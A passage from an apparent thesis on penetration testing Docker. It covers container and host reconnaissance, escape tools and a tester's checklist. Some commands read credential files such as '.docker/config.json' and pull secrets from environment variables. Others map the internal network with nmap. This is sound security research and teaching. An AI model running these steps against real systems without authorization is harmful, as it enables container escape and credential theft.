[3] Although this file was introduced by `systemd`, operating systems that explicitly do not use `systemd` (e.g. Void Linux) do use `/etc/os-release`.

To get a better idea of what a container is supposed to do, we can look at the processes. Because containers should only have a singular task (e.g. running a database), they should only have one running process.

```
(host)$ docker run --rm -e MYSQL_RANDOM_ROOT_PASSWORD=true --
    name=database mariadb:latest
...
(host)$ docker exec database ps -A -o pid,cmd
PID CMD
  1 mysqld
320 ps -A -o pid,cmd
```

Listing 6.5: A container only has one process.

In this example, we see that the image `mariadb` only has one process (`mysqld`).[4] This way we know that the container is a MySQL server and is probably (based on) the default MySQL Docker image (`mariadb`).

6.1.2.3 Identifying the Host Operating System

It is also important to look for information about the host. This can be useful to identify and use relevant exploits.

Because containers use the kernel of the host, we can use the kernel version to identify information about the host. Let's take a look at the following example running on an Ubuntu host.

```
(host)$ docker run -it --rm alpine:latest cat /etc/os-release
...
PRETTY_NAME="Alpine Linux v3.10"
...
(host)$ docker run -it --rm alpine:latest uname -rv
5.0.0-36-generic #39~18.04.1-Ubuntu SMP Tue Nov 12 11:09:50
    UTC 2019
```

Listing 6.6: `/etc/os-release` and `uname` differ.

We are running an Alpine Linux container, which we see when we look in the `/etc/os-release` file. However, when we look at the kernel version (using the `uname` command), we see that we are using an Ubuntu kernel. That means that we are most likely running on an Ubuntu host.

We also see the kernel version number (in this case `5.0.0-36-generic`). This can be used to see if the system is vulnerable to kernel exploits, because some kernel exploits may be used to escape the container.

[4] We also see our process listing all processes (with process id 320).

6.1.2.4 Reading Environment Variables

The environment variables are a way to communicate information to containers when they are started. When a container is started, environment variables are passed to it. These variables often contain passwords and other sensitive information.

We can list all the environment variables that are set inside a Docker using the `env` command (or by looking at the `/proc/pid/environ` file of a process).

```
(host)$ docker run --rm -e MYSQL_ROOT_PASSWORD=supersecret --
    name=database mariadb:latest
(host)$ docker exec -it database bash
(cont)# env
...
MYSQL_ROOT_PASSWORD=supersecret
...
```

Listing 6.7: Listing all environment variables in a container

It should be noted that this is not a misconfiguration. Using environment variables is the intended way to pass sensitive information to a Docker at runtime. However, during a black box penetration test, the sensitive information stored in the environment variables might be useful.

6.1.2.5 Checking Capabilities

Once we have a clear picture what kind of system we are working with, we can do some more detailed reconnaissance. One of the most important things to look at are the kernel capabilities (see section 3.2.6.1) of the container. We can do this by looking at `/proc/self/status`.[5] This file contains multiple lines that contain information about the granted capabilities.

```
(cont)# grep Cap /proc/self/status
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

Listing 6.8: Capabilities of process in container.

We see five different values that describe the capabilities of the process:

- `CapInh`: The inheritable capabilities are the capabilities that a child process is allowed to get.

[5] `self` in `/proc/self/` refers to the current process.

- `CapPrm`: The permitted capabilities are the maximum capabilities that a process can use.
- `CapEff`: The capabilities the process has.
- `CapBnd`: The capabilities that are permitted in the call tree.
- `CapAmb`: Capabilities that non-`root` child processes can inherit.

We are interested in the `CapEff` value, because that value represents the current capabilities. The capabilities are represented as a hexadecimal value. Every capability has a value and the `CapEff` value is the combination of the values of granted capabilities. We can use the `capsh` tool to get a list of capabilities from a hexadecimal value (this can be run on a different system).

```
(host)$ capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,
   cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,
   cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,
   cap_audit_write,cap_setfcap
```

Listing 6.9: `capsh` shows capabilities.

We can use this to check if there are any capabilities that can be used to escape the Docker container (see section 5.1.4).

6.1.2.6 Checking for Privileged Mode

As stated before, if the container runs in privileged mode it gets all capabilities. This makes it easy to check if we are running a process in a container in privileged mode. `0000003fffffffff` is the representation of all capabilities.

```
(host)$ docker run -it --rm --privileged ubuntu:latest grep
   CapEff /proc/1/status
CapEff: 0000003fffffffff
(host)$ capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,
   cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,
   cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,
   cap_net_bind_service,cap_net_broadcast,cap_net_admin,
   cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,
   cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,
   cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,
   cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,
   cap_audit_write,cap_audit_control,cap_setfcap,
   cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,
   cap_block_suspend,cap_audit_read
```

Listing 6.10: `capsh` shows privileged capabilities.

If we find a privileged container, we can easily escape it (as shown in section 5.1.3).

6.1.2.7 Checking Volumes

Volumes, the directories that are mounted from the host into the container, are the persistent data of the container. This persistent data might contain sensitive information, that is why it is important to check what directories are mounted into the container (see section 3.2.3).

We can do this by looking at the mounted filesystem locations.

```
(host)$ docker run -it --rm -v /tmp:/host/tmp ubuntu cat /proc
    /mounts
overlay / overlay...
...
/dev/mapper/ubuntu--vg-root /host/tmp...
/dev/mapper/ubuntu--vg-root /etc/resolv.conf...
/dev/mapper/ubuntu--vg-root /etc/hostname ext4...
/dev/mapper/ubuntu--vg-root /etc/hosts...
...
```

Listing 6.11: The (abbreviated) contents of `/proc/mounts` in a Docker container.

Every line contains information about one mount. We see many lines (which are abbreviated or omitted from Listing 6.11). We see the root OverlayFS mount at the top and to what path it points on the host (some path in `/var/lib/docker/overlay2/`). We also see which directories are mounted from the root file system on the host (which in this case is the LVM logical volume `root` which is represented in the file system as `/dev/mapper/ubuntu--vg-root`). In the command we can see that `/tmp` on the host is mounted as `/host/tmp` in the container and in `/proc/mounts` we see that `/host/tmp` is mounted. We unfortunately do not see what path on the host is mounted, only the path inside the container.

We now know this is an interesting path, because its contents need to be persistent. During a penetration test, this would be a directory to pay extra attention to.

6.1.2.8 Checking for a Mounted Docker Socket

It is quite common for the Docker Socket to be mounted into containers. For example if we want to have a container that monitors the health of all other containers. However, this is dangerous (as discussed in section 5.1.5). We can search for the socket using two techniques. We either look at the mounts (like in section 6.1.2.7) or we try to look for files with names similar to `docker.sock`.

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock ubuntu grep docker.sock /proc/mounts
tmpfs /run/docker.sock tmpfs rw,nosuid,noexec,relatime,size
    =792244k,mode=755 0 0
```

Listing 6.12: `docker.sock` in `/proc/mounts`.

In Listing 6.12, we mount `/var/run/docker.sock` into the container as `/var/run/docker.sock` and look at `/proc/mounts`. We can see that the `docker.sock` is mounted at `/run/docker.sock` (it is not actually mounted at `/var/run/docker.sock` because `/var/run/` is a symlink to `/run/`).

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock ubuntu find . -name "docker.sock" /
/run/docker.sock
```

Listing 6.13: Running `find` to search for `docker.sock`.

In Listing 6.13, we mount `/var/run/docker.sock` into the container and search for files called “`docker.sock`”.

6.1.2.9 Checking the Network Configuration

We should also look at the network of the container. We should look at which containers are in the same network and what the container is able to reach. To do this, we will most likely need to install some tools. Even the most basic networking tools (e.g. `ping`) are removed from most Docker images, because few containers will need them.

By default, all containers get an IPv4 address in subnet `172.17.0.0/16`. It is possible to find the address (without installing anything) of a container we have access to by looking at `/etc/hosts/` file. Docker will add a line that resolves the hostname of to the IPv4 address to `/etc/hosts`.

```
(host)$ docker run -it --rm alpine tail -n1 /etc/hosts
172.17.0.2 e0e6b96367db
```

Listing 6.14: Last line of `/etc/hosts` in Docker.

We can look at the Docker network by using `nmap` (which we will have to install ourselves).

```
(host)$ docker run -it --rm ubuntu bash
(cont)# apt update
...
(cont)# apt install nmap
...
(cont)# nmap -sn -PE 172.17.0.0/16
...
Nmap scan report for 172.17.0.1
```

```
Host is up (0.000044s latency).
MAC Address: 02:42:5F:92:ED:72 (Unknown)
Nmap scan report for 172.17.0.3
Host is up (0.000027s latency).
MAC Address: 02:42:AC:11:00:03 (Unknown)
```

Listing 6.15: `nmap` scan inside container.

We see that we can reach two containers, `172.17.0.1` and `172.17.0.2`. The former being the host itself and the latter being another docker. It is possible to capture the traffic of that container by using a `ARP` man-in-the-middle attack (see section 5.1.7).

6.1.3 Penetration Testing on a Host Running Docker

When testing a host system with Docker installed on it, we are interested in bugs and misconfigurations that allow us to use Docker to access sensitive data or escalate our privileges within the system. In this section we will look at different steps we can take to gather information about the system and the configuration of Docker. This will tell us if it is possible to perform a Docker daemon (see section 4.2).

6.1.3.1 Docker Version

The first step we take if we are testing a system that has Docker installed, is checking the Docker version. Docker does not need to be running and we do not need any special permissions (i.e. Docker permissions) to check the version of Docker.[6]

```
(host)$ docker -v
Docker version 19.03.5, build 633a0ea838
```

Listing 6.16: Show Docker version.

Once we have the Docker version, we should check for any CVEs (see section 5.2 and Appendix B) that are available for the version of the Docker installation on the host.

6.1.3.2 Who is Allowed to Use Docker?

Because having access to Docker is equivalent to having `root` permissions, the users that are allowed to use Docker are interesting targets. If there is a way to become one of those users, we will essentially have access to everything on the host.

As discussed in section 3.2.5, every user with read an write access to the Docker socket (i.e. `/var/run/docker.sock`) has permissions to use Docker.

[6] The version is hardcoded as string in the Docker client binary.

That is why the first thing we should do is see which users have read and write access to the Docker socket. This is shown in Listing 3.5.

By default, `root` and every user in the `docker` group has read and write permissions to the socket.

We can see who is in the `docker` group by looking in `/etc/group`.

```
$ grep docker /etc/group
docker:x:999:jvrancken
```

Listing 6.17: See what users are in the `docker` group.

We see that only `jvrancken` is part of the `docker` group. It might also be interesting to look at which users have `sudo` rights (in `/etc/sudoers`). Users without `sudo` but with Docker permissions still need to be considered `sudo` users (see section 5.1.1).

It is also possible that the `setuid` bit is set on the Docker client. In that case, we are also able to use Docker (as discussed in section 5.1.1.3).

```
(host)$ ls -l $(which docker)
-rwxr-xr-x 1 root root 88965248 nov 13 08:28 /usr/bin/docker
(host)# chmod +s $(which docker)
(host)$ ls -l $(which docker)
-rwsr-sr-x 1 root root 88965248 nov 13 08:28 /usr/bin/docker
```

Listing 6.18: Permissions without and with the `setuid` bit.

6.1.3.3 Configuration

Docker is configured using multiple files. The most important being the way the Docker daemon is started. Most systems will have a service manager that manages daemon processes. On many modern Linux distributions that is a task of `systemd`. On other Linux systems the configuration file `/etc/docker/daemon.json`[7] is used (and defaults might be set in `/etc/default/docker`). These files will also tell us if the Docker API is available over TCP which, if not configured correctly, can be dangerous (see section 5.1.5.3).

We can also look for user configuration files, that might contain secrets and sensitive data. See section 5.1.2 for more information.

6.1.3.4 Available Images & Containers

We should check which images and containers (both running and stopped) are available on the host. This will tell us more about the system we are testing.

`docker images -a` will list all available images (including intermediate images) and `docker ps -a` will list all (running and stopped) containers.

[7] `https://docs.docker.com/engine/reference/commandline/dockerd/`

```
(host)$ docker images -a
REPOSITORY  TAG     IMAGE ID       CREATED      SIZE
mariadb     latest  c1c9e6fba07a   2 weeks ago  355MB
ubuntu      latest  775349758637   4 weeks ago  64.2MB
alpine      3       965ea09ff2eb   6 weeks ago  5.55MB
alpine      latest  965ea09ff2eb   6 weeks ago  5.55MB
centos      latest  0f3e07c0138f   2 months ago 220MB
(host)$ docker ps -a --no-trunc --format="{{.Names}} {{.
    Command}} {{.Image}}"
database "docker-entrypoint.sh mysqld" mariadb:latest
```

Listing 6.19: Listing all images and containers available.

We should also look at the environment variables that have been passed to the containers, because environment variables are used to pass information (including passwords and secrets) to a container when it is created. Using `docker inspect` we can see information about containers. Including the set environment variables.

```
(host)$ docker run --rm -e MYSQL_ROOT_PASSWORD=supersecret --
    name=database mariadb:latest
(host)$ docker inspect database | jq -r '.[0].Config.Env'
[
  "MYSQL_ROOT_PASSWORD=supersecret",
...
```

Listing 6.20: List environment variables passed to Docker container.

The containers might have volumes. Those volumes tell us more about where sensitive and important data might be. We can also list the volumes using `docker inspect`.

```
(host)$ docker inspect database | jq -r '.[0].HostConfig.Binds
    '
[
  "/tmp/database/:/var/lib/mysql/"
]
```

Listing 6.21: List bindmounts into Docker container.

6.1.3.5 `iptables` Rules

As we saw in section 5.1.6, Docker will bypass the host `iptables` rules. Using `iptables -vnL` and `iptables -t nat -vnL` we can see the rules of the default tables, `filter` and `nat`, respectively. It is important that all firewall rules regarding Docker containers are set in the `DOCKER-USER` chain in `filter`, because all Docker traffic will first pass the `DOCKER-USER` chain.

6.2 Automation Tools

Most security assessments are time restricted. Large, complex systems need to be assessed in a short amount of time. There are tools that automate part of the assessment process. Instead of taking every step manually, these tools scan systems automatically and systematically to find known vulnerabilities and possible weak spots in a system. In this section we will discuss the tools that help us automate part of the manual steps of section 6.1 to identify and exploit the vulnerabilities we discussed in chapter 5.

As we will see, most tools have a specific focus (e.g. a single vulnerability or part of a system). This makes it is harder to separate them into groups that correspond to the attacker models of chapter 4. We instead separate them into groups that match their purpose: host configuration scanners (section 6.2.1), Docker image analysis tools (section 6.2.2) and exploitation tools (section 6.2.3).

6.2.1 Host Configuration Scanners

The tools described in this section are run on a host running Docker (see section 6.1.3). They check for issues in the configuration of Docker, available images and available containers.

6.2.1.1 Docker Bench for Security

Docker itself has released a scanner (called Docker Bench for Security[8]) that is based on the CIS Docker Benchmark. It is meant to run on a host running Docker. The scanner checks whether the Docker configuration, images and containers on the host follow every guideline in the CIS Docker Benchmark. Some guidelines might be irrelevant to every host (e.g. guidelines relating to Docker Swarm). These are skipped by Docker Bench for Security.

Docker Bench for Security solves the biggest problem of the CIS Docker Benchmark: its length. The CIS Docker Benchmark is a long document, which makes it hard to use (as discussed in section 8.4). Because Docker Bench for Security automatically checks all guidelines, we only need to look at the guidelines that do not pass the check. This makes it a helpful tool during a security assessment.

6.2.1.2 Dockscan

Dockscan[9] checks a host and the running containers for misconfigurations (not every misconfiguration is security related). It is quite old (the last change is made in august 2016[10]) and as such less useful during a penetration

[8] `https://github.com/docker/docker-bench-security`
[9] `https://github.com/kost/dockscan`
[10] `https://github.com/kost/dockscan/commit/0a21d64`

test. Dockscan scans for the following misconfigurations:

- The number of changed but not persistent files of running containers.
- Empty passwords in containers (similar to section 5.2.4).
- The number of processes running inside a container.
- Whether a SSH server is running inside a container.
- If a non-stable version of Docker is installed.
- The use of insecure registries.
- Whether memory limits have been set for containers.
- Whether IPv4 traffic forwarding is enabled in Docker.
- Whether a mirror registry is used.
- Whether the AUFS storage driver is used.

6.2.2 Docker Image Analysis Tools

Most Docker security analysis tools focus on static analysis of Docker images. They look for software and libraries inside the images and match these against known vulnerability databases. Some also look for sensitive information (e.g. passwords) that might be stored inside the image. Appendix C lists the available Docker image analysis tools.

Although these tools are more useful from a defensive perspective (e.g. scanning images for problems before they are deployed), they might reveal vulnerabilities or sensitive information during a penetration test.

6.2.3 Exploitation Tools

There are tools that specifically focus on the exploitation of vulnerabilities. These tools focus on escaping containers or escalating privileges on the host. They can be useful during a penetration test, because they will automate exploitation of specific vulnerabilities.

6.2.3.1 Break Out of the Box

Break Out of the Box[11] (BOtB) is a tool that identifies and exploits common container escape vulnerabilities. It is able to do the following escapes:

- If BOtB finds the Docker socket mounted inside the container (which we manually do in section 6.1.2.8), BOtB can escape the container using the same technique we discuss in section 5.1.5.

[11] `https://github.com/brompwnie/botb`

- BOtB is able to escape containers using CVE–2019–5736 (see section 5.2.3).

- BOtB is able to identify sensitive information in environment variables (see section 6.1.2.4).

- If the container is running in privileged mode, BOtB tries to escape using the same vulnerability[12] we looked at in section 5.1.4.1 [8].

6.2.3.2 Metasploit

Metasploit[13] is an exploitation framework (not only for Docker). It has some modules specific to Docker:

- The "Linux Gather Container Detection" module checks whether it is running inside a container (similar to the checks we look at in section 6.1.1) [30].

- The "Multi Gather Docker Credentials Collection" module collects all `.docker/config.json` files in the home directories of users (see section 5.1.2.1) [5].

- The "Unprotected TCP Socket Exploit" module gets `root` access to a remote host which exposes its Docker API over TCP by creating a container with the host filesystem mounted as a volume (see section 5.1.5 and specifically section 5.1.5.3) [17].

6.2.3.3 Harpoon

Harpoon[14] is a tool that can identify whether it is running inside a container by looking at the `cgroup` (see section 6.1.1.2) and tries to find and escape using a mounted Docker socket (see section 5.1.5).

[12] It should be noted that privileged mode is not needed for this container escape to work (as discussed in section 5.1.4.1).

[13] `https://www.metasploit.com/`

[14] `https://github.com/ProfessionallyEvil/harpoon`

Chapter 7

Docker Penetration Test Checklist

In chapter 5 and chapter 6 we looked at common vulnerabilities and how to identify them. In this chapter we will summarize those into a checklist consisting of questions. These are questions a penetration tester should ask themselves when assessing a container or a host. Steps on how to answer each question are also given.

Secura explicitly asked for this list to be added, to make it easier for penetration testers to use this thesis during an assessment.

This list is kept intentionally short and uses only Unix shell commands that can be run manually, to make it easy and quick to use.

In section 6.2 we look at tools help automating certain enumeration or exploitation of vulnerabilities. Most of these require some setup (e.g. installing dependency libraries) and only cover specific vulnerabilities. This goes exactly against the purpose of this checklist and as such are not necessary to use this checklist (with the notable exception of Docker Bench for Security).

Similar to section 6.1 this chapter is split into three parts, that correspond to the attacker models of chapter 4. The first section is meant to detect whether we are running inside a container (section 7.1). If we know we are inside a container, we can look for vulnerabilities inside the container (see section 7.2). If we know we are not running inside a container, we can look for vulnerabilities on the host (see section 7.3).

7.1 Are We Running in a Container?

These questions are meant to identify the relevant attacker model (chapter 4). If the answer to any of the following questions is yes, we are most likely running inside a container. For detailed information, see section 6.1.1.

If we are running inside a container, see section 7.2. If not, please see section 7.3.

- **Does `/.dockerenv` exist?** (see section 6.1.1.1)
  Execute "`ls /.dockerenv`" to see if `/.dockerenv` exists.
- **Does `/proc/1/cgroup` contain "`/docker/`"?** (see section 6.1.1.2)
  Execute "`grep '/docker/' /proc/1/cgroup`" to find all lines in `/proc/1/cgroup` containing "`/docker/`".
- **Are there fewer than 5 processes?** (see section 6.1.1.3)
  Execute "`ps aux`" to view all processes.
- **Is the process with process id 1 a common initial process?** (see section 6.1.1.3)
  Execute "`ps -p1`" to view the process with process id 1 and check if it is a common initial process (.e.g. `systemd` or `init`).
- **Are common libraries and binaries not present on the system?** (see section 6.1.1.4)
  We can use the `which` command to find available binaries. For example, "`which sudo`" will tell us if the `sudo` binary is available.

7.2 Finding Vulnerabilities in Containers

The following questions and steps are meant to identify interesting parts and weak spots inside containers. For detailed information, see section 4.1 and section 6.1.2.

- **What is the current user?** (see section 6.1.2.1)
  Execute "`id`" to see what the current user is and what groups it is in.
- **Which users are available on the system?** (see section 6.1.2.1)
  Read `/etc/passwd` to see what users are available.
- **What is the operating system of the container?** (see section 6.1.2.2)
  Read `/etc/os-release` to get information about the operating system.
- **Which processes are running?** (see section 6.1.2.2)
  Execute "`ps aux`" to view all processes.
- **What is the host operating system?** (see section 6.1.2.3)
  Execute "`uname -a`" to get information about the kernel and the underlying host operating system.

- **Which capabilities do the processes in the container have?** (see section 6.1.2.5)
  Get the current capabilities value by running "`grep CapEff /proc/self/status`" and decode it with "`capsh --decode=value`". `capsh` can be run on a different system.

- **Is the container running in privileged mode?** (see section 6.1.2.6)
  If the `CapEff` value of the previous step equals `0000003fffffffff`, the container is running in privileged mode and we are able to escape it (see section 5.1.3).

- **What volumes are mounted?** (see section 6.1.2.7)
  Read `/proc/mounts` to see all mounts including the volumes.

- **Is there sensitive information stored in environment variables?** (see section 6.1.2.4)
  The "`env`" command will list all environment variables. We should check these for sensitive information.

- **Is the Docker Socket mounted inside the container?** (see section 6.1.2.8)
  Check `/proc/mounts` to see if `docker.sock` (or some similar named socket) is mounted inside the container. `/run/docker.sock` is a common mount point. If we find it, we can escape the container and interact with the Docker daemon on the host.

- **What hosts are reachable on the network?** (see section 6.1.2.9)
  If possible, use `nmap` to scan the local network for reachable hosts. The IPv4 address of the container can be found in `/etc/hosts`.

7.3 Finding Vulnerabilities on the Host

The following questions and steps are meant to identify interesting parts and weak spots on hosts running Docker. For detailed information, see section 4.2 and section 6.1.3.

- **What is the version of Docker?** (see section 6.1.3.1)
  Run "`docker --version`" to find the version of Docker. We will need to check if there are any known software related bugs (section 5.2) in this version of Docker (see section 5.2). We can find relevant CVEs in the National Vulnerability Database.[1]

[1] `https://nvd.nist.gov/`

- **Which CIS Docker Benchmark guidelines are implemented incorrectly or are not being followed?** (see section 6.2.1.1)
  Run Docker Bench for Security[2] to quickly see which CIS Docker Benchmark guidelines are not being followed.

- **Which users are allowed to interact with the Docker socket?** (see section 6.1.3.2)
  Execute "`ls -l /var/run/docker.sock`" to see the owner and group of `/var/run/docker.sock` and which users have read and write access to it. Users that have read and write permissions to the Docker socket are allowed to interact with it.

- **Who is in the `docker` group?** (see section 6.1.3.2)
  Check which users are in the group identified in the previous step (by default `docker`) by executing "`grep docker /etc/group`".

- **Is the `setuid` bit set on the Docker client binary?** (see section 6.1.3.2)
  Check the permissions (including whether the `setuid` bit is set) of the Docker binary by executing "`ls -l $(which docker)`".

- **What images are available?** (see section 6.1.3.4)
  List the available images by running "`docker images -a`".

- **What containers are available?** (see section 6.1.3.4)
  List all containers (running and stopped) by running "`docker ps -a`".

- **How is the Docker daemon started?** (see section 6.1.3.3)
  Check configuration files (e.g. `/usr/lib/systemd/system/docker.service` and `/etc/docker/daemon.json`) for information on how the Docker daemon is started.

- **Do any `docker-compose.yaml` files exist?** (see section 5.1.2 and section 6.1.3.3)
  Find all `docker-compose.yaml` files using "`find / -name "docker-compose.*"`".

- **Do any `.docker/config.json` files exist?** (see section 5.1.2 and section 6.1.3.3)
  Read the `config.json` files in all directories by running "`cat /home/*/.docker/config.json`".

- **Are the `iptables` rules set for both the host and the containers?** (see section 6.1.3.5)
  List the `iptables` by running "`iptables -vnL`" and "`iptables -t filter -vnL`".

[2]`https://github.com/docker/docker-bench-security`

Chapter 8

Future Work

This thesis looks at how to do penetration tests on Docker systems. During the research and writing, I came across some interesting topics that go beyond the scope of this thesis.

8.1 Orchestration Software

In modern software deployment, containerization is only part of the puzzle. Large companies run a lot of different software and each instance needs to support many connections and a lot of computing power. That means that for many applications, many containers are required. To manage all of those containers there is orchestration software. The most famous are Kubernetes[1] and Docker Swarm.[2]

It would be interesting to continue this research by looking at how we could perform penetration tests on orchestration software and how orchestration software impacts the security of systems. This could be extended to specifically look at Docker usage in cloud computing providers.

8.2 Docker on Non-Linux Operating Systems

This bachelor thesis looks at Docker on Linux, because Docker uses features only present in the Linux kernel. However, it is also possible to run Docker on non-Linux operating systems (e.g. Windows and MacOS). By running a Linux virtual machine that runs Docker.

This virtual machine is an extra abstraction layer that itself is also an attack surface and adds more risk.

Some of the vulnerabilities and misconfigurations that are described in this thesis might also be relevant on non-Linux operating systems.

[1] `https://kubernetes.io/`
[2] `https://docs.docker.com/engine/swarm/`

There are also vulnerabilities that are relevant to specific operating systems. For example, CVE–2019–15752 and CVE–2018–15514 are only relevant on Windows.

It would be interesting (and relevant to penetration testing) to continue this research by specifically looking at Docker on non-Linux operating systems.

8.3 Comparison of Virtualization and Containerization

This thesis looks at the security of Docker. As stated in the background, virtualization is another way to achieve isolation. A lot has been written about the comparison of virtualization and containerization [32] [33] [34]. However, it would be interesting to specifically compare the isolation and security that virtualization offers to the isolation and security that containerization offers.

8.4 Abridge the CIS Docker Benchmark

The CIS Docker Benchmark contains 115 guidelines with their respective documentation. This makes it a 250+ page document. This is not practical for developers and engineers (the intended audience). It would be much more useful to have a smaller, better sorted list that only contains common mistakes and pitfalls to watch out for.

The CIS Benchmarks do indicate the importance of each guideline, with Level 1 indicating that the guideline is a must-have and Level 2 indicating that the guideline is only necessary if extra security is needed. However, only twenty-one guidelines are actually considered Level 2. All the other guidelines are considered Level 1. This still leaves the reader with a lot of guidelines that are considered must-have.

It would be a good idea to split the document into multiple sections. The guidelines can be divided by their importance and usefulness. For example, a three section division can be made.

The first section would describe obvious and basic guidelines that everyone should follow (and probably already does). This is an example of guidelines that would be part of this section:

- 1.1.2: Ensure that the version of Docker is up to date
- 2.4: Ensure insecure registries are not used
- 3.1: Ensure that the docker.service file ownership is set to root:root
- 4.2: Ensure that containers use only trusted base images

- 4.3: Ensure that unnecessary packages are not installed in the container

The second section would contain guidelines that are common mistakes and pitfalls. These guidelines would be the most useful to the average developer. For example:

- 4.4 Ensure images are scanned and rebuilt to include security patches
- 4.7 Ensure update instructions are not use alone in the Dockerfile
- 4.9 Ensure that COPY is used instead of ADD in Dockerfiles
- 4.10 Ensure secrets are not stored in Dockerfiles
- 5.6 Ensure `sshd` is not run within containers

The last section would describe guidelines that are intended for systems that need extra hardening. For example:

- 1.2.4 Ensure auditing is configured for Docker files and directories
- 4.1 Ensure that a user for the container has been created
- 5.4 Ensure that privileged containers are not used
- 5.26 Ensure that container health is checked at runtime
- 5.29 Ensure that Docker's default bridge "`docker0`" is not used

8.5 Docker Man-in-the-Middle

In section 5.1.7 we looked at performing a man-in-the-middle attack using ARP spoofing. It would be interesting to look at more complex man-in-the-middle attacks. For example, capturing all traffic to and from a webserver running in a Docker or modifying traffic.

8.6 A Docker Specific Penetration Testing Tool

In section 6.2 we discuss multiple tools that automate part of security assessments. However, we see that some tools are not interesting from an attackers perspective and most tools focus on specific vulnerabilities. It would be interesting to develop a new tool or extend an existing tool that focuses on the full spectrum of exploits and vulnerabilities of one or more attacker models (chapter 4) and not only on specific vulnerabilities. A good starting point for this would be by automating answering the questions asked in chapter 7.

Chapter 9

Related Work

A lot has been written about Security and Docker. Most of it focuses on the defensive perspective, summarizing existing material or on specific parts of the Docker ecosystem.

In their 2018 paper, A. Martin et al. review and summarize the Docker ecosystem, its vulnerabilities and relevant literature [35].

A comparison of OS-level virtualization technologies (e.g. containers) is given in [36].

An in-depth look at the security of the Linux features (e.g. `namespaces`) is given in [37].

A more flexible Docker image hardening technique using SELinux policies is proposed in [38].

In [39] Z. Jian and L. Chen look at a Linux `namespace` escape and look at defenses to protect against such an escape.

Memory denial of service attacks from the container to the host and possible protections against it are described in [40].

A quick overview of penetration testing of Docker environments is given in [41].

In [42] the authors show the results of their publicly available Docker image scan. They have looked at 356218 images and have identified and analyzed vulnerabilities within them.

The research in [43] looks at the security implications of practical use-cases of using a Docker environment.

The National Computing Center (NCC) group has published multiple papers on the security of Docker, both from a defensive [44] and offensive [21] perspective.

Chapter 10

Conclusions

Containers help people create more secure environments, because it isolates software. However, using containers also increases the attack surface and risks, because containerization software also adds extra layers of abstraction and complexity. This poses challenges for both attackers and defenders of Docker systems. We will look at the findings of this research from both perspectives.

10.1 Takeaways from an Offensive Perspective

When performing a penetration test, it is important to be aware of the following points.

- **Be aware of the attacker models described in chapter 4.**
  As we saw in chapter 4 there are two attacker models: container escapes which focus on escaping the isolation of a container and Docker daemon attacks which focus on using an installation of Docker on a host to gain access to privileged data. It is important to know during an penetration test which one is relevant.

- **Misconfigurations are more interesting than security related software bugs.**
  We looked at many vulnerabilities in chapter 5. We looked at both misconfigurations and bugs. Both the misconfigurations and the bugs pose a danger. However, the misconfigurations are more interesting to a attacker, because they are harder to fix. Software bugs are easily fixed by using the latest version of Docker, while misconfigurations require changing the way Docker is used.

- **Do not solely rely on lists of guidelines.**
  Lists of guidelines (e.g. the CIS Docker Benchmark) are a good starting point to identify potential vulnerable parts of a system. However, as we saw with the CIS Docker Benchmark, they are not exhaustive.

- **Do not solely rely on tools to automate security assessments.** Tools (e.g. we looked at in section 6.2) help automate penetration tests. They are useful because they save time and systematically look at target systems. They, however, fall short when it comes to identifying more complex vulnerabilities and covering larger parts of a system. Most tools are designed to scan for or exploit only one specific vulnerability. A detailed, manual assessment will take more time, but will also uncover more vulnerabilities and weak spots.

- **Use the checklist provided in chapter 7.** The checklist in chapter 7 provides an attacker with three lists of interesting questions about the reconnaissance and exploitation of a system using Docker. The first list is meant to check whether an attacker is running inside a container or on a host. The second and third list are meant to gather data and identify vulnerabilities inside containers and on host systems, respectively.

10.2 Takeaways from a Defensive Perspective

Although, this research focuses on an offensive perspective on Docker, it can be used to harden and secure a system that uses Docker. When designing or maintaining a system that uses Docker it is important to keep the following points in mind.

- **Using Docker adds a layer of isolation to your software.**
  Docker, like all containerization software, adds a layer of isolation. This adds security, because software is isolated from the host system.

  However, this also adds a layer of abstraction to the system. Instead of running software directly on a host, it runs inside of a container on a host. This layer of abstraction increases the attack surface of the system.

- **Always use the latest version of Docker.**
  As we saw in chapter 5, there are many vulnerabilities that pose a risk to systems that use Docker. It is possible to significantly reduce the risk of one type of vulnerability we looked at. Software bugs are easily fixed (by the user) by always using the latest version of Docker.

- **The checklist in chapter 7 will help us look at a system like an attacker.**
  If we know how an attacker looks at our system, we can more easily identify the parts that an attacker would target. The checklist of questions in chapter 7 will help us look at a system like an attacker.

- **Do not solely rely on lists of guidelines.**
  Lists of guidelines (e.g. the CIS Docker Benchmark) are a good starting point to harden a system. However, as we saw with the CIS Docker Benchmark, they are not exhaustive.

Acknowledgements

I would like to sincerely thank everybody that has helped me with writing and gave me feedback, especially Erik Poll and Dave Wurtz. I would also like to thank Secura for allowing me to do this research, giving me a place to work, giving me access to the practical real-world knowledge of the employees and giving me a look at how the company works.

Bibliography

[1] Gabriel Lawrence. Dirty COW Docker Container Escape. https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/.

[2] Christopher Tozzi. Why is docker so popular? explaining the rise of containers and docker, 2017.

[3] Dan Walsh. How to run a more secure non-root user container. http://www.projectatomic.io/blog/2016/01/how-to-run-a-more-secure-non-root-user-container/.

[4] Andrey Konovalov. Exploiting the linux kernel via packet sockets. https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html.

[5] Flibustier. Multi Gather Docker Credentials Collection. https://github.com/rapid7/metasploit-framework/blob/master/modules/post/multi/gather/docker_creds.rb.

[6] Jérôme Petazzoni. Docker can now run within Docker. https://www.docker.com/blog/docker-can-now-run-within-docker/.

